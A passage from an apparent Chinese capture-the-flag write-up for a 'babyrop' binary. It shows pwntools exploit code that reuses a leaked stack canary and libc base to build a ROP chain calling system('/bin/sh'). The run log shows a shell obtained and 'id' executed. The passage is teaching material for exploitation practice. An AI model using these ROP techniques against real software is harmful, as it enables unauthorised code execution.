system_addr = libc_base + libc.sym["system"]
bin_sh_addr = libc_base + next(libc.search('/bin/sh\x00'.encode()))
```

```python
success("libc_base ===> " + hex(libc_base))
success("system_addr ===> " + hex(system_addr))
success("bin_sh_addr ===> " + hex(bin_sh_addr))

payload5 = b'A' * 24 + p64(canary) + p64(0) + p64(main2_addr)
sd(payload5)

# 6. start from beginning & system("/bin/sh")
payload6 = p64(pop_rdi_ret) + p64(bin_sh_addr) + p64(system_addr) + b'1'
sd(payload6)
sa(b" unlock this challenge\n", show_me_pwd)

# 7. ret2 name & get shell

payload7 = b'A' * 24 + p64(canary) + p64(0) + p64(pop_r14_r15_ret)
sd(payload7)

io.interactive()
```

```
wi11 ~/4xc/M/babyrop
python3 exp.py
[+] Starting local process './babyrop': pid 7890
[*] '/home/wi11/4xchallenges/MT2021/babyrop/babyrop'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] '/home/wi11/4xchallenges/MT2021/babyrop/libc-2.27.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] canary ====> 0x5e4b407f66d11c00
[+] libc_base ===> 0x7fedc748f000
[+] system_addr ===> 0x7fedc74de550
[+] bin_sh_addr ===> 0x7fedc7642e1a
[*] Switching to interactive mode
OK!
Now, you can input your message
$ id
uid=1000(wi11) gid=1000(wi11) 组=1000(wi11),4(adm),24(cdrom
n),126(sambashare)
$
```

到这里我